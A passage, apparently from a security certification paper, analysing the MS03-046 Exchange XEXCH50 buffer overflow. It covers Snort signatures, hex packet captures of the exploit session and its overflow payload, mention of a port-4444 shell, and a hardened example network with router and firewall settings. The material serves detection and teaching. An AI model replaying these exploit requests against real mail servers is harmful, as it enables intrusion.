07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 C4 28 CD 00 64 29 CD 00 00 00 00 00  .....(..d)......
……………SKIPPED…………….   …………… ………. ……….. .

B 26 E1 61 34 68 B0 83 62 54 1F 8C F4 B9 CE 9C  .&.a4h..bT......
BC EF 1F 84 34 31 51 6B BD 01 54 0B 6A 6D CA DD  ....41Qk..T.jm..
E4 F0 90 80 2F A2 04 00 5C 00 43 00 24 00 5C 00  ..../...\.C.$.\.
31 00 32 00 33 00 34 00 35 00 36 00 31 00 31 00  1.2.3.4.5.6.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00  1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 2E 00 64 00 6F 00  1.1.1.1.1...d.o.
63 00 00 00 01 10 08 00 CC CC CC CC 20 00 00 00  c........... ...
30 00 2D 00 00 00 00 00 88 2A 0C 00 02 00 00 00  0.-......*....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The exploit code opens a command shell. When it is done, the attacker's screen will ask to connect to victim's command shell by Netcat on port 4444.

If the attacker connect to port 4444 on victim's machine, the follow alert will show up.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/16-04:43:52.150919 0:C:29:47:DA:3B -> 0:C:29:D4:32:B2 type:0x800 len:0x3E
192.168.0.204:3016 -> 192.168.0.205:4444 TCP TTL:128 TOS:0x0 ID:365 IpLen:20 DgmLen:48 DF
******S* Seq: 0x53F9418E  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

For the vulnerability in Microsoft Exchange Server, Snort has two official signatures to detect overflow attempt.


1. SMTP XEXCH50 overflow attempt

alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"SMTP XEXCH50 overflow attempt"; flow:to_server,established; content:"XEXCH50"; nocase; content:"-"; distance:1; byte_test:1,>,0,0,relative,string; reference:url,www.microsoft.com/technet/security/bulletin/MS03-046.asp; classtype:attempted-admin; sid:2253; rev:1;)

2. SMTP XEXCh50 overflow with evasion attempt

alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"SMTP XEXCH50 overflow with evasion attempt"; flow:to_server,established; content:"XEXCH50"; nocase; content:"-0"; distance:1; reference:url,www.microsoft.com/technet/security/bulletin/MS03-046.asp; classtype:attempted-admin; sid:2254; rev:1;)

The format of the two rules is explained at RPC signatures. But, let's take a look at the content part. "XEXCH50" is the verb that triggers an exploitation; it becomes a keyword of the attack pattern. The nocase keyword is to make a case insensitive search of a pattern within the data part of a packet. Another content is "-" or "-0" that is the parameter following XEXCH50. The difference is that XEXCH50 with the parameter, "-" shows the exploit attemption while "-0" shows overflow evasion attempt.
As figure 4, ACID shows the two XEXCH50 overflow attempts to Exchange server.



ID	Signature	Timestamp	Source Address	Dest. Address	Layer 4 Proto
#0-(6-1)	url[snort] SMTP XEXCH50 overflow attempt	01:31:16	192.168.0.201:3494	192.168.0.204:25	TCP
#1-(6-2)	[arachNIDS][snort] ICMP L3retriever Ping	01:33:04	192.168.0.201	192.168.0.1	ICMP
#2-(6-3)	[arachNIDS][snort] ICMP L3retriever Ping	01:33:04	192.168.0.201	192.168.0.1	ICMP
#3-(6-4)	[arachNIDS][snort] ICMP L3retriever Ping	01:33:11	192.168.0.201	192.168.0.1	ICMP
#4-(6-5)	url[snort] SMTP XEXCH50 overflow with evasion attempt	02:00:07	192.168.0.201:3579	192.168.0.204:25	TCP

Figure 4

Here is part of packet header generated by command "snort –dev". An attacker which has an IP of 192.168.0.201 sends the SMTP XEXCH50 to victim's mail server which has an IP of 192.168.0.204. The packet dump shows that 192.168.0.201 using port 3494 connects to port 25 on 192.168.0.204.

TCP 3-way handshaking

```
01/18-01:31:16.344842 0:9:6B:8D:5E:60 -> 0:C:29:8B:FE:B4 type:0x800 len:0x3E
192.168.0.201:3494 -> 192.168.0.204:25 TCP TTL:128 TOS:0x0 ID:20910 IpLen:20 DgmLen:48 DF
******S* Seq: 0xC73CF760  Ack: 0x0  Win: 0xFAF0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/18-01:31:16.344870 0:C:29:8B:FE:B4 -> 0:9:6B:8D:5E:60 type:0x800 len:0x3E
192.168.0.204:25 -> 192.168.0.201:3494 TCP TTL:128 TOS:0x0 ID:55470 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x86A9189E  Ack: 0xC73CF761  Win: 0x4470  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/18-01:31:16.344893 0:9:6B:8D:5E:60 -> 0:C:29:8B:FE:B4 type:0x800 len:0x3C
192.168.0.201:3494 -> 192.168.0.204:25 TCP TTL:128 TOS:0x0 ID:20911 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xC73CF761  Ack: 0x86A9189F  Win: 0xFAF0  TcpLen: 20
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/18-01:31:16.344902 0:C:29:8B:FE:B4 -> 0:9:6B:8D:5E:60 type:0x800 len:0xAB
192.168.0.204:25 -> 192.168.0.201:3494 TCP TTL:128 TOS:0x0 ID:55471 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x86A9189F  Ack: 0xC73CF761  Win: 0x4470  TcpLen: 20
32 32 30 20 65 78 63 68 32 6B 2E 70 6D 63 2E 67  220 exch2k.pmc.g
63 69 68 20 4D 69 63 72 6F 73 6F 66 74 20 45 53  cih Microsoft ES
4D 54 50 20 4D 41 49 4C 20 53 65 72 76 69 63 65  MTP MAIL Service
2C 20 56 65 72 73 69 6F 6E 3A 20 35 2E 30 2E 32  , Version: 5.0.2
31 39 35 2E 36 37 31 33 20 72 65 61 64 79 20 61  195.6713 ready a
74 20 20 53 61 74 2C 20 31 37 20 4A 61 6E 20 32  t  Sat, 17 Jan 2
30 30 34 20 32 32 3A 33 31 3A 31 37 20 2B 30 38  004 22:31:17 +08
30 30 20 0D 0A                                   00 ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Connect to mail server with port 25

```
01/18-01:31:16.344904 0:9:6B:8D:5E:60 -> 0:C:29:8B:FE:B4 type:0x800 len:0x3E
192.168.0.201:3494 -> 192.168.0.204:25 TCP TTL:128 TOS:0x0 ID:20912 IpLen:20 DgmLen:48 DF
***AP*** Seq: 0xC73CF761  Ack: 0x86A91914  Win: 0xFA7B  TcpLen: 20
48 45 4C 4F 20 58 0D 0A                          HELO X..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

01/18-01:31:16.344907 0:C:29:8B:FE:B4 -> 0:9:6B:8D:5E:60 type:0x800 len:0x61
192.168.0.204:25 -> 192.168.0.201:3494 TCP TTL:128 TOS:0x0 ID:55472 IpLen:20 DgmLen:83 DF
***AP*** Seq: 0x86A91914  Ack: 0xC73CF769  Win: 0x4468  TcpLen: 20
32 35 30 20 65 78 63 68 32 6B 2E 70 6D 63 2E 67  250 exch2k.pmc.g
63 69 68 20 48 65 6C 6C 6F 20 5B 31 39 32 2E 31  cih Hello [192.1
36 38 2E 30 2E 32 30 31 5D 0D 0A                 68.0.201]..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

SMTP communication starts here. Refer to smtp protocol description.

Mail from a name as DoS:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/18-01:31:16.344908 0:9:6B:8D:5E:60 -> 0:C:29:8B:FE:B4 type:0x800 len:0x46
192.168.0.201:3494 -> 192.168.0.204:25 TCP TTL:128 TOS:0x0 ID:20913 IpLen:20 DgmLen:56 DF
***AP*** Seq: 0xC73CF769  Ack: 0x86A9193F  Win: 0xFA50  TcpLen: 20
4D 41 49 4C 20 46 52 4F 4D 3A 20 44 6F 53 0D 0A  MAIL FROM: DoS..
```

Mail server confirmed the sender:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/18-01:31:16.344909 0:C:29:8B:FE:B4 -> 0:9:6B:8D:5E:60 type:0x800 len:0x5B
192.168.0.204:25 -> 192.168.0.201:3494 TCP TTL:128 TOS:0x0 ID:55473 IpLen:20 DgmLen:77 DF
***AP*** Seq: 0x86A9193F  Ack: 0xC73CF779  Win: 0x4458  TcpLen: 20
32 35 30 20 32 2E 31 2E 30 20 44 6F 53 40 70 6D  250 2.1.0 DoS@pm
63 2E 67 63 69 68 2E 2E 2E 2E 53 65 6E 64 65 72  c.gcih....Sender
20 4F 4B 0D 0A                                    OK..
```

Mail to a name as Administrator:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/18-01:31:16.344911 0:9:6B:8D:5E:60 -> 0:C:29:8B:FE:B4 type:0x800 len:0x4E
192.168.0.201:3494 -> 192.168.0.204:25 TCP TTL:128 TOS:0x0 ID:20914 IpLen:20 DgmLen:64 DF
***AP*** Seq: 0xC73CF779  Ack: 0x86A91964  Win: 0xFA2B  TcpLen: 20
52 43 50 54 20 54 4F 3A 20 41 64 6D 69 6E 69 73  RCPT TO: Adminis
74 72 61 74 6F 72 0D 0A                          trator..
```

Mail server confirmed the recipient:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/18-01:31:16.344912 0:C:29:8B:FE:B4 -> 0:9:6B:8D:5E:60 type:0x800 len:0x59
192.168.0.204:25 -> 192.168.0.201:3494 TCP TTL:128 TOS:0x0 ID:55474 IpLen:20 DgmLen:75 DF
***AP*** Seq: 0x86A91964  Ack: 0xC73CF791  Win: 0x4440  TcpLen: 20
```

```
32 35 30 20 32 2E 31 2E 35 20 41 64 6D 69 6E 69  250 2.1.5 Admini
73 74 72 61 74 6F 72 40 70 6D 63 2E 67 63 69 68  strator@pmc.gcih
20 0D 0A                                         ..
```

The exploit code tried to establish with the smtp extended verb – XEXCH50.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/18-01:31:16.344914 0:9:6B:8D:5E:60 -> 0:C:29:8B:FE:B4 type:0x800 len:0x44
192.168.0.201:3494 -> 192.168.0.204:25 TCP TTL:128 TOS:0x0 ID:20915 IpLen:20 DgmLen:54 DF
***AP*** Seq: 0xC73CF791  Ack: 0x86A91987  Win: 0xFA08  TcpLen: 20
58 45 58 43 48 35 30 20 2D 31 20 32 0D 0A        XEXCH50 -1 2..
```

Mail server sends "354 Send binary data" to acknowlege the sender.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

01/18-01:31:16.344915 0:C:29:8B:FE:B4 -> 0:9:6B:8D:5E:60 type:0x800 len:0x4C
192.168.0.204:25 -> 192.168.0.201:3494 TCP TTL:128 TOS:0x0 ID:55475 IpLen:20 DgmLen:62 DF
***AP*** Seq: 0x86A91987  Ack: 0xC73CF79F  Win: 0x4432  TcpLen: 20
33 35 34 20 53 65 6E 64 20 62 69 6E 61 72 79 20  354 Send binary
64 61 74 61 0D 0A                                data..
```

The exploit code sends massive string of META to the mail server. The massive string of META is long enough, here is just a part.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/18-01:31:16.344917 0:9:6B:8D:5E:60 -> 0:C:29:8B:FE:B4 type:0x800 len:0x5EA
192.168.0.201:3494 -> 192.168.0.204:25 TCP TTL:128 TOS:0x0 ID:20916 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xC73CF79F  Ack: 0x86A9199D  Win: 0xF9F2  TcpLen: 20
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
4D 45 54 41 4D 45 54 41 4D 45 54 41 4D 45 54 41  METAMETAMETAMETA
```

SKIPPED…………………

Part 3: The Platforms/Environments

3.1 Network Diagram




Diagram 1

Diagram 1 depicts the network in my case along with the listed components and configurations.

PMC Limited Network is a popular network infrastructure in most small and medium sized companies Basically, it has a single firewall to secure the network of perimeter zone and the trusted network.

The perimeter zone has three servers to provide services to the public that are name, web, and ftp services. Because this is a product manufacturing company, the web provides product information for potential clients that they don't need to stop by Country H head office to see products demonstrations. Also, the web server holds the corporate website that contains the corporate information, management people and contact information such as email addresses, and hiring details. More details of product brochures are linked to the ftp server. Name server is a master zone of pmc.gcih while the secondary zone is hosted at ISP. The mail relay is also provided by ISP.

The trusted network has domain servers running active directory, network intrusion detection system with snort, mail server, and a VPN server. Mail server is a Microsoft Exchange 2000 server that provides not only email services, but also public folder for corporate users to collaborate and share data. It holds administrative documents, discussion groups, client contact information, and some critical documents. Employees' computers have Microsoft Outlook that is capable of viewing public folders with permissions as well as doing emails. Due to tight budget that could not implement front-end Exchange server on perimeter zone and back-end server at internal network to layer the security, only a mail server is placed at trusted network that allows the outlook client using messaging application programming interface (MAPI) to connect to the mail server.

Corporate network in Country C has a 512K leased line provided by a local ISP but not directly connected to Country H office. Employees in Country C were using POP3 and SMTP services provided by Exchange server in Country H so that they can communicate among staffs.

The implemented VPN server is a new channel for employee remote access from their home, computers using point-to-point protocol client on Windows 2k/XP connect the VPN server and is authenticated by Microsoft Internet Authentication Server to establish a secure tunnel. Being a trusted host, those computers take the advantages of Exchange services. However, we will describe the weakness of the remote access and the policies for the users.

Router

This device is placed at the border of the external network. It is configured to provide IP forwarding and minimize the exposure by disabling unused services, controlling access and applying security options. Information is referred to National Security Agency Security Recommendation Guides[17], Hardening Cisco Routers[18] and Cisco cookbook published by Oreilly[19].

1. Disable SNMP – prevent attacker getting network information of the corporate network.
   Router(config)#no snmp-server
2. Encrypt all passwords – enhance the password protection with MD5.
   Router(config)#enable secret [password]

3. Restrict telnet access from a specific ip (i.e. 218.188.x.x) – neglect outsiders telnet access.
   Router(config)#access-list 50 permit [ip of firewall external interface]
   Router(config)#access-list 50 deny any log
   Router(config)#line vty 0 4
   Router(config)#access-class 50 in
   Router(config)#exec-timeout 5 0
4. Block loopback and non-routable IP on external interface - restricts network spoofing.
   Router(config)#access-list 100 deny ip 127.0.0.0 0.255.255.255 any
   Router(config)#access-list 100 deny ip 192.168.0.0 0.0.0.255 any
   Router(config)#access-list 100 deny ip 172.16.0.0 0.0.255.255 any
   Router(config)#access-list 100 deny ip 10.0.0.0 0.255.255.255 any
   Router(config)#access-list 100 deny ip host 0.0.0.0 any
   Router(config)#access-list 100 deny ip 224.0.0.0 31.255.255.255 any
   Router(config)#access-list 100 deny icmp any any redirect
   Router(config)#int [external interface]
   Router(config)#access-group in 100
5. Block ports to prevent scanning – restricts external access to ports of router.
   Router(config)#access-list 100 deny tcp any host [Router IP] eq 7
   Router(config)#access-list 100 deny tcp any host [Router IP] eq 9
   Router(config)#access-list 100 deny tcp any host [Router IP] eq 13
   Router(config)#access-list 100 deny tcp any host [Router IP] eq 19
   Router(config)#access-list 100 deny tcp any host [Router IP] eq 23
   Router(config)#access-list 100 deny tcp any host [Router IP] eq 79
   Router(config)#int [external interface]
   Router(config)#access-group in 100
6. Disable services – disable the default opened port. [echo, chargen, discard, finger, httpd, ntp]
   Router(config)#no service tcp-small-servers
   Router(config)#no service udp-small-servers
   Router(config)#no service finger
   Router(config)#no ip http server
   Router(config)#ntp disable
7. Apply additional security on external interface
   Router(config)#no cdp run
   Router(config)#no ip source route
   Router(config)#no ip directed-broadcast
   Router(config)#no ip proxy-arp
   Router(config)#no ip mask-reply
8. Log the event of router to an internal syslog server – analyze the log if the router has something wrong.
   Router(config)#logging trap debugging
   Router(config)#logging [ip of firewall external interface]

Firewall

The network contains a firewall which is built with FreeBSD. It is built with stateful packet filtering, network address translation, and perimeter zone. The concept is referred to the book – Building Internet Firewalls published by Oreilly[20].

The firewall is a standalone computer equipped with three network interfaces, a Pentium III 2.4GHz CPU, 1G Ram, and three of 30GB SCSI hard drive in RAID 5. Enabling ipfilter is ready for stateful packet filtering. So, the incoming packets are handled in the same way as outgoing packets. The incoming packets will first be taken a look by ipfilter with the state table. If it is matched to the rules in the state table, the packet can go to the destination. Otherwise, it will be dropped.

The ipnat rules are processed on a first-match basis that take care of translating the IP addresses in the PORT commands and also automatically add dynamic rules to the firewall for data connections. The ipnat rules also check TCP/UDP connection and all IP protocols.

One more static IP address binded on firewall external interface is statically mapped to the internal IP of exchange server.

The basic rules for the firewall look like this:

1. Allow trusted network to the Internet.
2. Allow trusted network to perimeter zone.
3. Allow perimeter zone to the Internet.
4. Allow the Internet to perimeter zone based on name, web, and ftp.
5. Allow the Internet to smtp on Exchange in trusted network.
6. Allow network from Country C office to pop3 on Exchange in trusted network.
7. deny everything else.

The ip of internal interface on firewall (i.e. 192.168.1.254) is a gateway for trusted network.

Perimeter zone and its security

Name server is protected by the FreeBSD firewall. It hosts the master zone of pmc.gcih with BIND 9. The firewall has strong rules that only allow packets to using tcp port 53 and udp port 53 to the name server. The secondary zone and mail relay are hosted at ISP.

```
$TTL 3600
pmc.gcih.   IN      SOA     ns1.pmc.gcih. admin.pmc.gcih. (
                            2003112704      ; serial
                            10800           ; Refresh
                            3600            ; Retry
                            604800          ; Expire
                            86400   )       ; Minimum

;name servers
@                       IN      NS          ns1.pmc.gcih.
@                       IN      NS      ns2.isp.com.
;
;mx records
                            IN      MX      5 mailer01
                        IN      MX      10 mailer02.isp.com

localhost                   IN      A       127.0.0.1
;
ns1                         IN      A       218.188.x.x
```

mailer01 IN A 218.188.x.x

Zone transfer is only allowed to the secondary name server. In the above, there are two mx records. One is pointed to internal Exchange; another is pointed to ISP mail relay. To do this, mails will be hosted on the mail relay if the internal Exchange is down. Once it's up, the mails will be back to Exchange.

Web server is Windows 2000 server and Internet Information server version 6 started. Only web (port 80) and socket secure layer (port 443) are allowed to be accessed from the Internet. The server is locked down in reference to the document of National Security Agency(NSA)[21] and the web server is secured by IIS locked down tools[22].

FTP server is FreeBSD which is locked down all services except FTP provided by WU-FTP.
Only ftp (port 21) is allowed to be accessed from the Internet.

3.2 Trusted Network (Target network)

The trusted network is behind the FreeBSD firewall. It contains a number of end user containing 60 nodes. The majority of the servers are Win2k servers and applied service packs 4. Most are locked down based on the NSA security guidelines.

One of the domain controller acts as Internet Authentication Server (IAS) that performs centralized connection authentication, authorization, and accounting for VPN access.

Both domain controllers are internal DNS of pmc.gcih. It resolves all name queries from internal. If the domain cannot be resolved, it forwards the queries to external name server which is ns1.pmc.gcih.

The end user workstation is Win2k Professional with SP4 and WinXP Professional with SP1. Those are secured in standard guidelines and applied verified patches. All servers and workstations have virus definition updates automatically from a virus control server.

Snort on Red Hat 9 is used to keep track of the network-based intrusion traffic. It has installed with Analysis Control for Intrusion Database (ACID) that provides rich data analysis capabilities and displayed by Apache web server.

Exchange 2000 server is the only one server at trusted network that are allowed to be accessed smtp from the Internet. In order to protect the server against relaying, users must provide a valid username and password to relay through the SMTP.

In the properties of default SMTP Virtual server as figure 5, we first take a look at access control by clicking on the authentication button. The authentication is shown as figure 6.

Figure 5

Figure 6

The anonymous access should NOT be unchecked because other SMTP servers are necessary to communicate with this smtp only by this way. If unchecked, emails from other untrusted smtp server will be discarded.

For the relay restrictions, it can be accessed by clicking on the relay button from the figure 5. It shows as figure 7.

Figure 7

As seen, all computers cannot relay through this virtual server. However, the option of "Allow all computers which successfully authenticate to relay, regardless of the list above" is checked. That means users can use this smtp service to send emails if they can provide valid username and password.

The security vulnerability is obvious that the access control not only permits the communication among other smtp servers, but also permit an unauthenticated attacker to connect to the SMTP port on the Exchange server and issue a specially-crafted extended verb request to cause a denial of service as described in part 2.5.

All machines are connected to 3Com switches to form a mesh network.

VPN server

VPN client to gateway service is provided for employees to work at home by use of Windows 2003 server. Although the VPN server is neither at trusted network nor at perimeter zone, it is another gateway exposed to the Internet with an activation of the packet filtering that only PPTP (port 1723) and IP Protocol ID of 47 (GRE) are allowed to be accessed from the Internet. Internal computers cannot use it as the Internet gateway to go outside.

